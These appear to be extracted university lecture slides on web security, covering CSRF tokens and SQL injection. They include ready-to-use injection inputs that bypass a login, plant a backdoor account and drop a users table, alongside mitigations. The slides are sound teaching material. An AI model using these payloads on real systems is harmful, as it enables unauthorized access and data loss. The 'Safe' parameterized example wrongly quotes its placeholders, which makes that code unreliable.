
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
- ⦿ Tokens are random, and cannot be guessed
- ⦿ Tokens are sent to the page *before* the user action

```
<form action="/change_password" method="POST">
  <input
    type="hidden"
    name="csrf_token"
    value="6561737465726567672e63736369333430332e636f6d2f736f6c76652f61306a3268616c68707764">
  <input
    type="text"
    name="new_password">
</form>
```

CSRF



CSRF



Recap

Cross-Site Request Forgery (CSRF): Visiting one site causes actions on another

CSRF Token: A secret string included with each important request, used to prevent CSRF

Questions?

SQL Injection

SQL: A popular language used to query most databases

```
SELECT username FROM users WHERE age > 35;
```


SQL Injection

SQL: A popular language used to query most databases

- ⦿ Libraries exist for most languages
- ⦿ Often involve passing a raw SQL string

```
from sqlalchemy import create_engine

engine = create_engine("postgresql://admin:p@$w0rd@localhost:5432/db")
with engine.connect() as conn:
    with conn.begin():
        conn.execute("SELECT username FROM users WHERE age > 35;")
```


SQL Injection

```
from sqlalchemy import create_engine

engine = create_engine("postgresql://admin:p@$w0rd@localhost:5432/db")
username = input("Enter username")
password = input("Enter password")
with engine.connect() as conn:
    with conn.begin():
        conn.execute("SELECT user FROM users WHERE username='" + username +
                      "' AND password='" + password + "';")
```

See the problem?

SQL Injection

SQL creation code:

```
"SELECT user FROM users WHERE username='" + username + "' AND password='" + password + "';"
```

SQL Injection

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```
"SELECT user FROM users WHERE username='" + username + "' AND password='" + password + "';"
```

Username: "admin"

Password: "swordfish"

```
SELECT user FROM users WHERE username='admin' AND password='swordfish';
```

SQL Injection

SQL creation code:

```
"SELECT user FROM users WHERE username='" + username + "' AND password='" + password + "';"
```

Username: "admin"

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```
SELECT user FROM users WHERE username='admin' AND password='swordfish';
```

Username: "admin"

Password: "swordfish' OR ''='"

```
SELECT user FROM users WHERE username='admin' AND password='swordfish' OR ''='';
```

SQL Injection

Even easier, SQL supports comments...

```
Username: "admin';-- "
```

```
Password: "asdfasdfasdf"
```

```
SELECT user FROM users WHERE username='admin';-- ' AND password='asdfasdfasdf';
```



Demo!

<https://demo.csci3403.com>
(again)



SQL Injection

Can also add new data:

Username: "admin"

Password: "'; INSERT INTO users VALUES ('backdoor', 'account');--"

```
SELECT user FROM users WHERE username='admin' AND password=''; INSERT INTO users VALUES ('backdoor', 'account');--';
```



Or delete data:

Username: "admin"

Password: "'; DROP TABLE users;--"

```
SELECT user FROM users WHERE username='admin' AND password=''; DROP TABLE users;--';
```

SQL Injection



<https://xkcd.com/327/>

SQL Injection

Solution: Escape all the things!

Unsafe

```
conn.execute("SELECT user FROM users WHERE username='" + username +  
            "' AND password='" + password + "';")
```

Unsafe

```
conn.execute("SELECT user FROM users WHERE username='{}' AND password='{}';"  
            .format(username, password));
```

Safe (does escaping automatically)

```
conn.execute("SELECT user FROM users WHERE username='%s' AND password='%s';",  
            (username, password));
```

SQL Injection

Question: This seems janky and easy to mistake. Is there a nice universal catch-all like CSP, but for SQL?

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SQL Injection

Question: This seems janky and easy to mistake. Is there a nice universal catch-all like CSP, but for SQL?

Answer: No, that would make our job too easy

Unsafe

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Recap

SQL injection: Inserting user input into an SQL query

- ⦿ Can perform database-related actions
- ⦿ Solution is to escape user input

```
# Unsafe
```

```
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```

```
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```

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Recap

Popular web vulnerabilities:

- ◎ **Cross-Site Request Forgery (CSRF):** A malicious website links to state-changing URLs on other sites
 - Mitigation: CSRF tokens

Recap

Popular web vulnerabilities:

- ◎ **Cross-Site Scripting (XSS):** User input is treated as JavaScript, and run on other users browsers
 - Mitigations: Escape user input, CSP
- ◎ **SQL Injection:** User input is treated as SQL, and can modify database queries
 - Mitigations: Escape user input